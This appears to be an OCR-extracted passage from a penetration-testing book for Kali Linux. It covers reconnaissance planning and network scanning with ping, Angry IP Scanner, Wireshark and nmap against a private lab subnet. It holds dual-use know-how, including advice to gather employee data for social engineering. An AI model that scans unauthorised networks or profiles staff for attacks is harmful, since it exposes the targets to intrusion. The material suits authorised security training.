
- Find everything you can about a corporation and its employees. Some of the things you should be looking for include documents originating from the corporation, key employees, job titles, phone numbers, images, web sites, IP information and anything else you come across that has the potential to be used for social engineering attacks and physical or logical breaches.

Correllation, Verification, and Prioritization

- Weed out obvious false or misleading data, sift through anything that is unnecessary and finally to prioritize and categorize your findings.

Putting the information to use

- Use the information you have gathered to develop one or more attack plans.



The search engine for Buildings

Shodan is the world's first search engine for Internet-connected devic


Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.


Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.


Chapter 5: Network Service Attacks




```
root@kali:~# ping 192.168.50.20 -c 3
PING 192.168.50.20 (192.168.50.20) 56(84) bytes of data.
64 bytes from 192.168.50.20: icmp_req=1 ttl=64 time=1.05 ms
64 bytes from 192.168.50.20: icmp_req=2 ttl=64 time=0.657 ms
64 bytes from 192.168.50.20: icmp_req=3 ttl=64 time=0.608 ms

--- 192.168.50.20 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.608/0.772/1.051/0.198 ms
root@kali:~#
```



```
root@Phobos:~# ping 192.168.50.10 -c 3
PING 192.168.50.10 (192.168.50.10) 56(84) bytes of data.
64 bytes from 192.168.50.10: icmp_seq=1 ttl=64 time=0.602 ms
64 bytes from 192.168.50.10: icmp_seq=2 ttl=64 time=0.603 ms
64 bytes from 192.168.50.10: icmp_seq=3 ttl=64 time=0.601 ms

--- 192.168.50.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999m
s
rtt min/avg/max/mdev = 0.601/0.602/0.603/0.000 ms
root@Phobos:~#
```



```
root@kali:~/Downloads# dpkg -i ipscan_3.3.3_amd64.deb
Selecting previously unselected package ipscan.
(Reading database ... 356307 files and directories currently installed.)
Unpacking ipscan (from ipscan_3.3.3_amd64.deb) ...
Setting up ipscan (3.3.3-1) ...
Processing triggers for desktop-file-utils ...
Processing triggers for gnome-menus ...
```




IP Range - Angry IP Scanner
Scan Go to Commands Favorites Tools Help
IP Range
Start
IP

IP Range: 192.168.177.0 to 192.168.177.255

Hostname: kali /24


IP	Ping	Hostname	Ports [0+]
192.168.177.1	0 ms	Vulcas-Three.local	[n/s]
192.168.177.2	0 ms	[n/a]	[n/s]
192.168.177.3	[n/a]	[n/s]	[n/s]
192.168.177.4	[n/a]	[n/s]	[n/s]
192.168.177.5	[n/a]	[n/s]	[n/s]
192.168.177.6	[n/a]	[n/s]	[n/s]

Ready | Display: All | Threads: 0




Filter: ip.dst == 192.168.1.111

No.	Time	Source	Destination	Protocol	Length	Info
259	307.160042	192.168.1.209	192.168.1.111	DNS	86	Standard query PTR 111.1.168.192.in-addr.arpa
281	307.802973	192.168.1.88	192.168.1.111	TCP	58	[TCP Port numbers reused] http > http [SYN] Seq=0 Win=1024 Len=0 MSS=1460
282	307.803026	192.168.1.88	192.168.1.111	TCP	58	[TCP Port numbers reused] http > domain [SYN] Seq=0 Win=1024 Len=0 MSS=1460
283	307.803069	192.168.1.88	192.168.1.111	TCP	58	[TCP Port numbers reused] http > telnet [SYN] Seq=0 Win=1024 Len=0 MSS=1460
288	307.879776	192.168.1.88	192.168.1.111	TCP	58	http > http [SYN] Seq=0 Win=1024 Len=0 MSS=1460
289	307.879946	192.168.1.88	192.168.1.111	TCP	58	http > domain [SYN] Seq=0 Win=1024 Len=0 MSS=1460
292	307.933033	192.168.1.88	192.168.1.111	TCP	58	http > http [SYN] Seq=0 Win=1024 Len=0 MSS=1460
295	307.984659	192.168.1.88	192.168.1.111	TCP	58	http > domain [SYN] Seq=0 Win=1024 Len=0 MSS=1460
298	308.037405	192.168.1.88	192.168.1.111	TCP	58	http > telnet [SYN] Seq=0 Win=1024 Len=0 MSS=1460
301	308.089532	192.168.1.88	192.168.1.111	TCP	58	[TCP Port numbers reused] http > commplex-main [SYN] Seq=0 Win=1024 Len=0 MSS=1460
302	308.089654	192.168.1.88	192.168.1.111	TCP	58	[TCP Port numbers reused] http > dpkeyserv [SYN] Seq=0 Win=1024 Len=0 MSS=1460
305	308.142299	192.168.1.88	192.168.1.111	TCP	58	http > commplex-main [SYN] Seq=0 Win=1024 Len=0 MSS=1460
308	308.195251	192.168.1.88	192.168.1.111	TCP	58	http > dpkeyserv [SYN] Seq=0 Win=1024 Len=0 MSS=1460




Last 50 firewall log entries. Max(50)

Act	Time	If	Source	Destination	Proto
▶	Oct 29 23:03:39	WAN	192.168.75.11:57687	192.168.75.2:21	TCP:S
▶	Oct 29 23:03:39	WAN	192.168.75.1:57687	192.168.75.2:21	TCP:S
▶	Oct 29 23:03:39	WAN	192.168.75.12:57687	192.168.75.2:21	TCP:S
▶	Oct 29 23:03:39	WAN	192.168.75.10:57687	192.168.75.2:80	TCP:S
▶	Oct 29 23:03:39	WAN	192.168.75.11:57687	192.168.75.2:80	TCP:S
▶	Oct 29 23:03:39	WAN	192.168.75.1:57687	192.168.75.2:80	TCP:S
▶	Oct 29 23:03:39	WAN	192.168.75.12:57687	192.168.75.2:80	TCP:S
▶	Oct 29 23:03:39	WAN	192.168.75.10:57687	192.168.75.2:25	TCP:S
▶	Oct 29 23:03:39	WAN	192.168.75.11:57687	192.168.75.2:25	TCP:S
▶	Oct 29 23:03:39	WAN	192.168.75.1:57687	192.168.75.2:25	TCP:S



root@kali: /usr/share/nmap/scripts
File Edit View Search Terminal Help

```
total 3.7M
drwxr-xr-x 2 root root  76K Aug 24  2014 .
drwxr-xr-x 4 root root 4.0K Aug 24  2014 ..
-rw-r--r-- 1 root root 4.0K Aug 23  2014 acarsd-info.nse
-rw-r--r-- 1 root root 8.7K Aug 23  2014 address-info.nse
-rw-r--r-- 1 root root 3.3K Aug 23  2014 afp-brute.nse
-rw-r--r-- 1 root root 5.9K Aug 23  2014 afp-ls.nse
-rw-r--r-- 1 root root 7.0K Aug 23  2014 afp-path-vuln.nse
-rw-r--r-- 1 root root 5.4K Aug 23  2014 afp-serverinfo.nse
-rw-r--r-- 1 root root 2.7K Aug 23  2014 afp-showmount.nse
-rw-r--r-- 1 root root 2.3K Aug 23  2014 ajp-auth.nse
-rw-r--r-- 1 root root 2.9K Aug 23  2014 ajp-brute.nse
-rw-r--r-- 1 root root 1.4K Aug 23  2014 ajp-headers.nse
-rw-r--r-- 1 root root 2.6K Aug 23  2014 ajp-methods.nse
-rw-r--r-- 1 root root 3.0K Aug 23  2014 ajp-request.nse
-rw-r--r-- 1 root root 7.4K Aug 23  2014 allseeingeye-info.nse
-rw-r--r-- 1 root root 1.8K Aug 23  2014 amqp-info.nse
-rw-r--r-- 1 root root  15K Aug 23  2014 asn-query.nse
-rw-r--r-- 1 root root 2.0K Aug 23  2014 auth-owners.nse
-rw-r--r-- 1 root root  869 Aug 23  2014 auth-spoof.nse
-rw-r--r-- 1 root root 9.3K Aug 23  2014 backorifice-brute.nse
-rw-r--r-- 1 root root 9.9K Aug 23  2014 backorifice-info.nse
-rw-r--r-- 1 root root 5.8K Aug 23  2014 banner.nse
-rw-r--r-- 1 root root 1.9K Aug 23  2014 bitcoin-getaddr.nse
```



Target: 192.168.177.0/24


Profile:

Command: nmap -T4 -A -v 192.168.177.0/24

OS	Host
	192.168.177.1
	192.168.177.2
	192.168.177.139
	192.168.177.145
	192.168.177.254

nmap -T4 -A -v 192.168.177.0/24

```
Nmap scan report for 192.168.177.139
Host is up (0.000043s latency).
All 1000 scanned ports on 192.168.177.139 are closed
Too many fingerprints match this host to give specific
OS details
Network Distance: 0 hops

NSE: Script Post-scanning.
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any
incorrect results at http://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in
141.73 seconds
           Raw packets sent: 6754 (299.436KB) | Rcvd:
5088 (211.104KB)
```




Target: 192.168.177.0/24

Profile:

Command: nmap -T4 -A -v 192.168.177.0/24

OS	Host
	192.168.177
	192.168.177
	192.168.177
	192.168.177
	192.168.177

